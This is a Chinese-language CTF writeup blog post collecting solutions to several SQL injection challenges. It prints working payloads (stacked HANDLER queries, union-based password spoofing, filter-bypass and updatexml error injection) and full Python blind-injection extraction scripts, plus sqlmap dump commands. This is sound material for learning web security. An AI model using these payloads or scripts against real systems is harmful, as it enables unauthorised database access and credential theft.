Web_SQL注入(1)

原创

Sn0w/ 于 2020-07-15 07:54:27 发布 339 收藏

分类专栏： CTF_Writeup 文章标签： sql 安全

本文链接：https://blog.csdn.net/qq_43431158/article/details/106983626

前言：

考察SQL注入的赛题很多，而且涉及到的知识也很杂，就总结一下做过的不同类型的SQL注入汇总一下。

[GYCTF2020]Blacklist

——涉及新知识 `HANDLER ... OPEN` 等、堆叠注入

这道题和之前做那道强网杯的题目一样，但之前的方法比如 `读取flag时改表名` 或者是 `用SQL的预处理` 进行绕过都不可行了，因为过滤了 `set prepare alter rename`

所以这里就涉及到了一种新的方法

> `HANDLER ... OPEN` 语句打开一个表，使其可以使用后续 `HANDLER ... READ` 语句访问，该表对象未被其他会话共享，并且在会话调用 `HANDLER ... CLOSE` 或会话终止之前不会关闭

简介

> mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。

自己测试一下

```
mysql> HANDLER users OPEN;HANDLER users READ FIRST;HANDLER users CLOSE;
Query OK, 0 rows affected (0.00 sec)

+---------+------------+-----------+-------+----------------------------------+--------------------------+---------------------+--------------+
| user_id | first_name | last_name | user  | password                         | avatar                   | last_login          | failed_login |
+---------+------------+-----------+-------+----------------------------------+--------------------------+---------------------+--------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/admin.jpg | 2019-11-20 20:02:08 |            0 |
+---------+------------+-----------+-------+----------------------------------+--------------------------+---------------------+--------------+
1 row in set (0.00 sec)
```


官方文档
https://dev.mysql.com/doc/refman/8.0/en/handler.html

所以只要知道这种方法，就可以做出来了

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

[GYCTF2020]Ezsqli

——无列名注入(过滤了`union select`)、`information_schema`的代替

> 参考博客：
> https://nosec.org/home/detail/3830.html
> http://www.gem-love.com/ctf/1782.html
> https://nosec.org/home/detail/3830.html

首先Fuzz一下看看都过滤了哪些

- information_schema
- union select （但单独的select没有被过滤）
- or and 等

测试发现注入点

```
id=2 || 1=1
Nu1L
当后面的结果是true时，显示的是Nu1L
————————————————————

id=2 || 1=2
当后面的结果是False，显示的是
V&N
```

注入点找到了，下面就要解决`information_schema`这个问题，查了一下，发现可以用下面的进行替代

```
1.mysql.innodb_table_stats #获取库名、表名
2.sys.schema_table_statistics #获取库名、表名
3.sys.x$schema_flattened_keys
4.sys.schema_table_statistics_with_buffer
```

除下第一个含有`in`，被ban了，其他都可以使用，下面就写脚本来爆出数据表

```
import requests
import string

if __name__ == '__main__':
 url = 'http://22af67ef-8eaa-413e-8928-57ee5824d9b9.node3.buuoj.cn'
 dic = string.ascii_letters + string.digits + '{'+ '}' + '_' + '@'+','
 params = 'select group_concat(table_name) from sys.x$schema_table_statistics_with_buffer where table_schema=dat
abase()'
 temp = ''
 for i in range(1,50):
  for s in dic:
   payload = '2||ascii(substr(({}),{},1))=\'{}\''.format(params,i,ord(s))
   data = {
    'id' : payload
   }
   reponse = requests.post(url=url,data=data)
   if "Nu1L" in reponse.text:
    temp += s
    print(temp)
    break
```

```
flag_1s_h3r3_hhhhh,users233333333333333
```

爆出了表名，但没有办法得到列名，常见的无列名注入需要搭配`union select`,但被ban了，看了师傅们的博客

在没有列名的情况下检索数据

payload：

```
(select 'admin','admin')>(select * from users limit 1)
```

`Y1ng`师傅的解释：

> 对于`payload`这个两个select查询的比较，是按位比较的，即先比第一位，如果相等则比第二位，以此类推；在某一位上，如果前者的ASCII大，不管总长度如何，ASCII大的则大。

> 为什么在存flag时候要往前偏移一位
> 因为在里层的for()循环，字典顺序是从ASCII码小到大来枚举并比较的，假设正确值为b，那么字典跑到b的时候b=b不满足payload的大于号，只能继续下一轮循环，c>b此时满足了，题目返回真，出现了Nu1L关键字，这个时候就需要记录flag的值了，但是此时这一位的char是c，而真正的flag的这一位应该是b才对，所以`flag += chr(char-1)`

测试一下就会发现
是各取两个字符串的首字符`ascii`码来进行比较的，成立返回1，不成立返回0，也就是说，只比较一次，也就是首字符


懂得了原理就好写脚本了

```
#参考Ying师傅的脚本
import requests

if __name__ == '__main__':
 url = 'http://74317165-bab8-4da1-912f-acff85604719.node3.buuoj.cn/'
def ord2hex(flag):
 result = ''
 for i in flag:
  result += hex(ord(i))
 result = result.replace('0x','')
 return '0x'+result

flag = ''
for i in range(1,500):
 hexchar = ''
 for char in range(32,127):
  hexchar = ord2hex(flag+ chr(char))
  payload ='2||((select 1,{})>(select * from f1ag_1s_h3r3_hhhhh))'.format(hexchar)
  data = {
   'id' : payload
  }
  reponse = requests.post(url=url,data=data).text
  if 'Nu1L' in reponse:
   flag += chr(char-1)
   print(flag)
   break
```

之所以加上`hex()`操作，是因为MYSQL遇到hex会自动转成字符串，如果不加的话会出错



最后flag转换为小写即可。

[GXYCTF2019]BabySQli

——md5比较bypass、sqlmap的使用

考察SQL注入的，先fuzz一下，过滤了

- or
- =
- ()等
  随便输入发现一串提示

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQST
VLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
```

base解码得到

```
select * from user where username = '$name'
```

可以手动注入，也可以使用sqlmap跑，sqlmap跑出的结果为

```
[1 entry]
+----------+----------------------------------+
| username | passwd                           |
+----------+----------------------------------+
| admin    | cdc9c819c7f8be2628d4180669009d28 |
+----------+----------------------------------+
```

记录一些sqlmap POST的注入

```
1.python sqlmap.py -r 1.txt --current-db
当前数据库
2.python sqlmap.py -r 1.txt -D 数据库--tables
数据库中的表的名称
3.python sqlmap.py -r 1.txt -D 数据库-T 数据表--columns
得到表中的列名
4.python sqlmap.py -r 1.txt -D 数据库-T 数据表-C username（列名）,password --dump
得到用户名、密码
```

md5解不开，所以登陆不进去，猜测一下后端代码应该是这样

```
<?php
$row;
$pass=$_POST['pw'];
if($row['username']==’admin’){
if($row['password']==md5($pass)){
echo $flag;
}else{ echo “wrong pass!”; }
}
else{ echo “wrong user!”;}
```

这里就涉及到一个新技巧，mysql在查询不存在的数据时，会自动构建虚拟数据，如下：

```
mysql> select * from user where uname='admin';
+-----+-------+-------+
| uid | uname | pwd   |
+-----+-------+-------+
|   1 | admin | admin |
+-----+-------+-------+
1 row in set (0.15 sec)

mysql> select * from user where uname='admin' union select 2,'root',123456;
+-----+-------+--------+
| uid | uname | pwd    |
+-----+-------+--------+
|   1 | admin | admin  |
|   2 | root  | 123456 |
+-----+-------+--------+
2 rows in set (0.00 sec)
```


所以可以根据联合查询返回自定的md5，在输入对应的密码即可

```
name=1' union select 1,'admin','e10adc3949ba59abbe56e057f20f883e'#&pw=123456
```

name=1' union select 1,'admin','e10adc3949ba59abbe56e057f20f883e'#&pw=123456

flag{4ae9c0d5-87f7-4cfb-a115-f27d6c476424}

[极客大挑战 2019]BabySQL

——双写绕过

先fuzz一下，看看过滤了什么

- or and
- union
- select
- from等

  双写绕过即可

```
爆出数据表
1'  ununionion seselectlect  1,group_concat(table_name),3 frfromom infoorrmation_schema.tables whwhereere table_
schema='geek' --+
b4bsql,geekuser
爆出列名
password=1'  ununionion seselectlect  1,group_concat(column_name),3 frfromom infoorrmation_schema.columns whwher
eere table_name='geekuser' --+
id,username,password!
爆字段
1'  ununionion seselectlect  1,group_concat(id,0x3a,passwoorrd),3 frfromom  geekuser  --+
```

[极客大挑战 2019]HardSQL

——报错注入、回显不足、left()、right()的使用

首先fuzz一下，发现过滤了

- and
- &&
- ||
- <>
- =
- 空格等

主要就是绕过等号和空格，like和regexp没有被过滤掉。可以代替`=`号，空格可以使用括号代替。

```
测试发现or没有被过滤，可以使用extractvalue和updatexml进行报错注入
这里就只使用updatexml进行注入
#爆数据库
admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23
geek
#爆数据表
admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_sch
ema)like(database())),0x7e),1))%23
H4rDsq1
#爆列名
admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_n
ame)like('H4rDsq1')),0x7e),1))%23
id,username,password
#爆字段
admin'or(updatexml(1,concat(0x7e,(select(password)from(H4rDsq1)),0x7e),1))%23
```

但在爆字段这会出现问题，因为`updatexml`回显只能有32位，所以后面的显示不完全，而`substr`也被过滤了，可以使用`right()和left()`函数来分别显示出部分的flag

```
admin'or(updatexml(1,concat(0x7e,(select(left(password,30))from(H4rDsq1)),0x7e),1))%23
admin'or(updatexml(1,concat(0x7e,(select(right(password,30))from(H4rDsq1)),0x7e),1))%23
#拼接的时候要注意是否有之前重复的字符
```

除此之外，还可以使用`^`来连接函数，形成异或。

```
admin'^(updatexml(1,concat(0x7e,(select(password)from(H4rDsq1)),0x7e),1))%23
```

[极客大挑战 2019]FinalSQL


——异或盲注、二分法

登陆框过滤了如下：


- =
- <>
- select
- information等

Request	Payload	Status	Error	Timeout	Length	Comment
10	select	200			727	
11	union	200			727	
12	union select	200			727	
13	--+	200			727	
14	--	200			727	
15	-- -	200			727	
16	handler	200			727	
17	and	200			727	
18	or	200			727	
19	>	200			727	

几乎能过滤的都给过滤了 ,既然登陆框无法入手，就从神秘代码处找线索



随便打开一个，发现是`get`传参



上面又提示了是SQL盲注，就随便找一个页面测试一下

```
id=1^2
会跳转到第三页，说明可以进行异或
异或运算的规则：
0^0=0
0^1=1
1^0=1
1^1=0
这里再补充一下常用的异或注入技巧
1^1^1=1
1^0^1=0
```

所以构造如下语句：

```
id=1^(length(database())>1)^1
```

这个便可以写脚本猜解值了，因为当为后面的语句成立时，异或的结果为`0`,如果后面的语句不成立，则异或的结果为`1`

```
id=1^(length(database())<1)^1
```

下面就来写脚本：（注意空格被过滤了）

```
#普通的遍历脚本
import requests
import string
import time
start_time = time.time()
url = 'http://6c2c4dda-9c60-48ca-92b3-8eda1acb9bd7.node3.buuoj.cn/search.php?id='
dic = string.ascii_letters + string.digits + '{' + '}' + '_' + '@' + ','
temp = ''
for i in range(1,40):
    for char in dic:
        # 爆出数据库
        # payload = "1^(ascii(substr(database(),{},1))={})^1".format(i,ord(char))
        #geek
        #爆出数据表
        # payload = "1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table
_schema)='geek'),{},1))={})^1".format(i, ord(char))# group_concat将相同的行组合起来
        # data: F1naI1y, Flaaaaag
        #爆出列名
        # payload = "1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(tab
le_name)='F1naI1y'),{},1))={})^1".format(i, ord(char))
        #data:id,username,password
        #爆出值
        payload = "1^(ascii(substr((select(group_concat(password))from(F1naI1y)),{},1))={})^1".format(i, ord(cha
r))
        urls = url+payload
        r = requests.get(url=urls).text
        # print(r)
        if "Click" in r:
            temp+=char
            print('data:'+temp)
            break
end_time = time.time()
print(end_time-start_time)
```

但最后的flag应该是很长，时间估计要很慢

```
data:cl4y_is_really_amazing,welcome_to_my_blog,httpwwwcl4ytop,httpwwwcl4ytop,httpwwwcl4yt
388.66169714927673
```

所以有时候遍历循环并不是最好的选择，可以使用`二分法`来缩短时间(参考师傅的wp)

```python
# 作者(Author): cl4y
# 来源(Source): Cl4y'Secret

import re
import requests
import string
import time

start_time = time.time()
url = "http://6c2c4dda-9c60-48ca-92b3-8eda1acb9bd7.node3.buuoj.cn/search.php"
flag = ''


def payload(i, j):
    # sql = "1^(ord(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d)^1"%(i
,j)                                 #数据库名字
    # sql = "1^(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)='
geek'),%d,1))>%d)^1"%(i,j)            #表名
    # sql = "1^(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='F
1naI1y')),%d,1))>%d)^1"%(i,j)         #列名
    sql = "1^(ord(substr((select(group_concat(password))from(F1naI1y)),%d,1))>%d)^1" % (i, j)
    data = {"id": sql}
    r = requests.get(url, params=data)
    # print (r.url)
    if "Click" in r.text:
        res = 1
    else:
        res = 0

    return res


def exp():
    global flag
    for i in range(1, 10000):
        print(i, ':')
        low = 31
        high = 127
        while low <= high:
            mid = (low + high) // 2
            res = payload(i, mid)
            if res:
                low = mid + 1
            else:
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
        print(flag)


exp()
print('flag=', flag)
end_time = time.time()
print(end_time-start_time)
```

```
flag= cl4y_is_really_amazing,welcome_to_my_blog,http://www.cl4y.
176.4789173603058
```

时间少多了，果然还是算法NB！！！

这脚本也很有趣，多看，多练！！！